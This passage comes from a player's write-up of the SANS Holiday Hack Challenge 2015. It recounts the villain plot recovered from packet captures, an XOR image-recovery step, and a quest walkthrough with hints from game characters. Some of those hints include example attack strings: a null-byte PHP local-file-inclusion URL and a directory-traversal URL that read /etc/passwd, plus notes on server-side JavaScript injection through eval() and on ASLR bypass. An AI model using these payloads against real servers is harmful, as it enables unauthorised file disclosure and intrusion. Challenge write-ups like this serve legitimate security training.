fromGnomes/pcap/1.pcap.Results ~ cat base64.b | dos2unix | base64 -d > GiYH
_Architecture.jpg
```

The architecture shows more of the plan of ATNSA Corp.



PCAP2

This pcap contained another e-mail from "C" to Martha at ginormous electronics supplier, supplier@ginormouselectronicssupplier.com.

In the e-mail C, now signing off as "CW" tells Martha that ATNSA needs 2 million of the following components arriving in 250,000 units/week intervals from April 1st, 2015.

- Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9 CPU and Linux SDK)
- ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor
- Atheros AR6233X Wi-Fi adapter
- Texas Instruments TPS65053 switching power supply
- Samsung K4B2G16460 2GB SSDR3 SDRAM
- Samsung K9F1G08U0D 1GB NAND Flash

CW also tells Martha the project is of utmost secrecy and not to tell law enforcement!

Those Gnomes were pretty robust! This also confirms the use of a 32-bit ARM CPU!

PCAP3

Another e-mail from C. This time it is to burglar lackeys, burglerlackeys@atnascorp.com.

C tells the burglars that their long-running plan is almost complete and on December 24th, 2015 each burglar will receive an itinerary of what houses to break into and what items to steal! Using the Gnomes, ATNAS knows exactly what and where valuables are in 2 million homes! The Burgers are told they will break into homes the evening of the 24th when "Santy Claus" is delivering presents!

C also mentions that ATNAS is SANTA in reverse! (Duh)

A specific part in the e-mail body sounds shocking familiar to "How The Grinch Stole Christmas".

```
If any children observe you in their houses that night, remember to tell
them that you are actually "Santy Claus", and that you need to send the
specific items you are taking to your workshop for repair.  Describe it in
a
very friendly manner, get the child a drink of water, pat him or her on the
head, and send the little moppet back to bed.  Then, finish the deed, and
get out of there.  It's all quite simple - go to each house, grab the loot,
and return it to the designated drop-off area so we can resell it.  And,
above all, avoid Mount Crumpit!
```

C signed off as CLW, President and CEO of ATNAS Corporation this time. CLW? The Grinch? Could it be Cindy Lou Who is behind this horrendous plot!?

PCAP4

This pcap had another e-mail from C. This e-mail was to a doctor at Whoville psychiatrists, psychdoctor@whovillepsychiatrists.com.

In the e-mail C describes her deep-seated hatred for the holiday season. She explains it came from when the Grinch, dressed like Santa Claus, tricked her to steal her Christmas tree one horrifying Christmas when she was little.

She mentions he had tried to ruin Christmas but had a change of heart and how she had to finish what the Grinch had started but on a much larger scale. She mentions how she will rob 2 million houses and make all the people cry out "BOO-HOO!"

This time C signs the e-mail with her full name, Cindy Lou Who!

PCAP5

Pcap 5 starts with a login of "c" and we see her password is "AllYourPresentsAreBelongToMe". Cute.

This pcap contains an e-mail from the Grinch, grinch@who-villeisp.com, to Cindy.

He apologizes for what he did to Cindy when she was little and had learned that Christmas doesn't come from a store.

I feel at this part the Grinch is also somewhat talking to the hacking community

```
Please use your skills wisely
and to help and support your fellow Who, especially during the holidays.
```

Staticky Image Analysis

Each SG had a factory_cam image uploaded to it as in gnomenet a user had reported an issue with camera feeds being scrambled together. Admin PS uploaded factory test cameras along with "camera_feed_overlap_error.png" (pulled from SG01) to each SG. PS mentions that one of the cameras was in the boss' office! Admin DW mentions that each pixel is XORed when camera feeds are named the same and to avoid that in the future.

Using these hints I used Stegsolve to perform some analysis!

I started by taking camera_feed_overlap_error and XORing with factory_cam_1. I then proceeded to combine the new XOR'd image with factory_cam_#+1 until I had a finished image.

The scrambled image is none other than Cindy Lou Who, age 62, with a framed picture of none other than the Grinch!

9) Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?

The plot of ATNAS Corp is to ruin Christmas and make the people cry out "BOO-HOO!"

10) Who is the villain behind the nefarious plot.

Cindy Lou Who, age 62, President and CEO of ATNAS Corporation.

Epilogue: 'Twas the Gnome Before Christmas: Wrapping It All Up

"With the details from each of the five SuperGnomes, we've got extremely incriminating evidence of the sinister plot and the villain behind it. Let's package up all our findings and take them to Dad's friends in law enforcement! They'll be able to stop the bad guys."

Achievements / Quests

The following shows how I finished the quests in the game and some of the hints each member of the team gave.

Jessica: Chat with Jessica Dosis

Jessica is in the house on Eunstein and Lovelace.

She has the firmware.

Josh: Chat with Josh Dosis

Josh was found in Part 1.

Josh is in the house on Eunstein and Lovelace. He gives us the pcap of the gnome traffic for Part 1. He even started a script to pull the image from it, but it doesn't work! He said the JPG might be in the PCAP but he couldn't find the magic bytes of 0xFFD8 tat signify the start of the file. Josh mentions Tim in SE Park has some network analysis foo and to ask him if we are stuck.

Ed Skoudis: Chat with Ed Skoudis

Ed is inside of the house that Lynn is in front of on Eunstein and Boole. He is looking for the Intern.

After talking to Jeff about firmware Ed tells us about some CLKF. Ed tells us find and grep are useful and to always check the '/etc' directory. He mentions that in SEC560, which I would love to take, they have the credo "ABC: Always Be Cracking" and to use JTR or Hashcat on all password hashes!

Once we discover the Interns plot and tell Ed about it he angers! Ed finds it sketchy someone would put a weird toy in a data center.

After finishing the talk with Ed we are granted Star Wars themed credits! Telling Ed about the Intern was my last achievement so I unlocked Victory!

Lynn Schifano: Chat with Lynn Schifano

At first entrance into the Dosis Neighbourhood on the intersection of Eunstein and Boole Lynn stands. Lynn shows us the Counter Hack office with a tour. We are also told that Lynn is our source news and events. Lynn tells us the Intern is missing and to tell Ed when we find him!

The Intern: Chat with The Intern

Hidden inside the NOC after we use the Konami code! He says he is working…

After completing part 2 the Intern responds to us that he has a Gnome in his backpack! He was on a convert mission to place a Gnome inside the Counter Hack data center and it was all planned by ATNAS! He was sent to plant the Gnome so ATNAS could monitor the communications between Counter Hack and the Holiday Hack participants! The big plot must be something scary to send an insider. I'm sure Ed will want to know about this!

Tom VanNorman: Chat with Tom VanNorman

Tom is located on Lovelace and Eunstein inside of the Grand hotel inside of the control room. He tells us he is building CyberCity and is testing a PLC. He needs some blinky lights for the city and asked us to find him some!

After bringing him the lights Tom tells us he likes to do vulnerability discovery and exploit dev. He gives us some hints that will come in handy for SG05 such as

- some systems disable DEP / exec stack
- how to bypass ASLR with jmp instructions

Tim Medin: Chat with Tim Medin

Tim is located in the park on Eunstien and Babbage. He is looking for the Intern but also needs a hot drink as he is from Texas and is cold in the snow.

Once we give him the hot chocolate he gives us some tips for pcap analysis. He mentions

- the burp suite is useful for protocol analysis
- Linux "strings" utility is good for ASCII/Unicode retrieval from files
- Wireshark is defacto network tool
- Scapy is used for complex data reassembly. He mentions rdpcap() is a useful function with the prn parameter.

After Tim learns of Dan being fired he replies with "Classic Dan". He then tells us about SSJS injection and how they can be used to run arbitrary commands. SSJS allow JavaScript code to be ran on the server unlike XSS which works on the browser. The eval() method of JavaScript is dangerous if input is not validated.

He says that anytime a parameter can be manipulated using Node.js, replace it with JavaScript that would produce a calculated value.

He shows an example in the Burp Suite for a POST issuing a calculated response and how it can be changed for a SSJS!

He links us to two papers on SSJS by @s1gnalcha0s.

Lastly he tells us the Intern is still lost but that Tom VanNorman is working on some amazing stuff.

Tom Hessman: Chat with Tom Hessman

Hidden inside the secret room we find the great and powerful oracle, Tom! Any text we type is a question! He will validate our IPs for part 3 to deem them in scope.

Josh Wright: Chat with Josh Wright

Josh is located inside of the Sasabune on the corner of Ritchie and Lovelace. He tells us how Dan give him some nigiri that consisted of yellowtail nigiri, mango, coconut and maple mustard sauce. It was terrible. He needs something to get the taste out of his mouth!

When we give him the candy cane he tells us he has been looking at node.js… the poor guy. He tells us node.js is the web server used the express web framework. However, the developer still must handle user input!

Josh tells us about a bug and that LFI attacks are super useful with file uploads. He tells us LFI attacks are difficult to figure out what the code does when processing filenames. Input strings are good vectors for manipulation! He shows us a classic PHP LFI vulnerabilities to NULL terminate with '%00' to stop the server from processing any content such as "http://targt.com/vuln.php?id=2&pdf=/etc/passwrd%00."

SSJS LFI vulns are similar for directory/file extension requirements but unlike PHP you can't use the NULL trick. He recommends directory traversal is a good input string such as "http://target.com/vulnid=2&pdf=/.pdf../../etc/passwrd".

He also gives us a link to a SANS Penetration Testing article about MongoDB.

Lastly, he gives us a gift to give to Dan and tells us the Intern is out by the dumpsters!

Dan Pendolino: Chat with Dan Pendolino

Dan is located on Turing and Boole in the apartment. He slipped JoshW a specific piece of nigiri at the Sushi Place and told us to ask him about it.

Inside of the apartment are the blinky lights that Tom wanted!

When we give Dan his gift from JoshW he tells us about his work with NoSQL databases. He tells us it is faster than traditional relational databases as it uses a different storage mechanism. He says MongoDB is very popular and it stores indexed JSON documents.

He does tell us that MongoDB and NoSQL databases are just as vulnerable to the classic models. He says for NoSQL databases you can manipulate the JSON data before it is deserialized which takes JSON into the internal programmatic variables it represents. He links us to an article by Petko D. Petkov for hacking NODE.

Lastly he mentions Tim knows a lot about Server Side JavaScript injection!

Jeff Mcjunkin: Chat with Jeff Mcjunkin

Mcjunkin is located on Lovelace and Eunstein inside of the Grand hotel. Of course he is leading the NetWars tournament (that's one of his gigs for SANS.)

He wants to talk about firmware but wants one of Jo's cookies and mentions Tom Hessman has unlimited access to them.

Jeff is stoked when we give him a cookie!

Jeff tells us all about firmware analysis and how the file is typically constructed. He mentions binwalk is a handy tool to parse through a binary image! He links us to a paper by Niel Jones that will be useful. Jeff also mentions Ed has Command Line Kung Fu, CLKF.

Secret Room: Find the Secret Room

The Secret Room is hidden in Ed's room! It is tucked away in the corner on the left wall by the Christmas hat! Inside is Tom H!

Secret*2 Room: Find the Secret Secret Room

Hidden inside of Secret room in the top right!

Jo's Cookie: Find one of Jo's delicious cookies!

Hidden in Secret*2 room! Jeff will love this!

Candy Cane: Now great for getting rid of Sushi-Fusion taste!

Located by the fence on Tesla and Boole! JoshW will love this!

Hot Chocolate: Hot chocolate warms the body and soul

Inside of Cuppa-Josephine's Coffee on Turing and Lovelace is the hot chocolate that Tim wants as he is from Texas and is cold in the park.

Holiday Lights: a tangled knot of blinky holiday lights

Located inside of Dan's apartment at Eunstein and Boole.

The Gift: A gift from Josh to Dan

When we give Josh the candy cane he gives us the gift for Dan!

When we give the gift to Dan he laughs out loud as the gift is a gift certificate to get more sushi stapled to his volunteer pink slip.

It reads

“Dan, Thank you for your great work as a volunteer at my restaurant. You’re fired. :). Happy holidays, your friend, JoshW.”

Pin Code: Find the PIN code for the NOC door.

After giving the candy cane to Josh he tells us the Intern was by the dumpster on the corner of Ritchie and Tesla. When we head that direction the pin code was laying on the ground! This must unlock the control room on Lovelace and Turning!

There is a hole in the fence that allows us to go up to the NOC door!

The pin code is “0262” and putting that into the game chat opens the door for us!

Data Maze: Find your way through the NOC maze.

The NOC maze was fun! The doors I went through at first are as follows

^^vv<><

I started to see something cute at play here and had remembered Jeff made a blog post on the Konami code….. sure enough, my first few doors were matching!


I then tried the Konami code ^^vv<><> and boom! I was through the data maze and found the intern!

Victory: YAY!

After finishing the talk with Ed about the Intern (and completing all other achievements) we are granted Star Wars themed credits!

The Map

Enjoy the crummy map I made to avoid retracing my steps to find people!



Conclusion

I hope you enjoyed my write-up! This was an incredibly fun challenge and I learned a ton. Kudos to the team at Counter Hack for their time investment to make challenges that scaled in difficulty.

I am confident there a ton more Easter eggs that I missed and cannot wait to see what others found!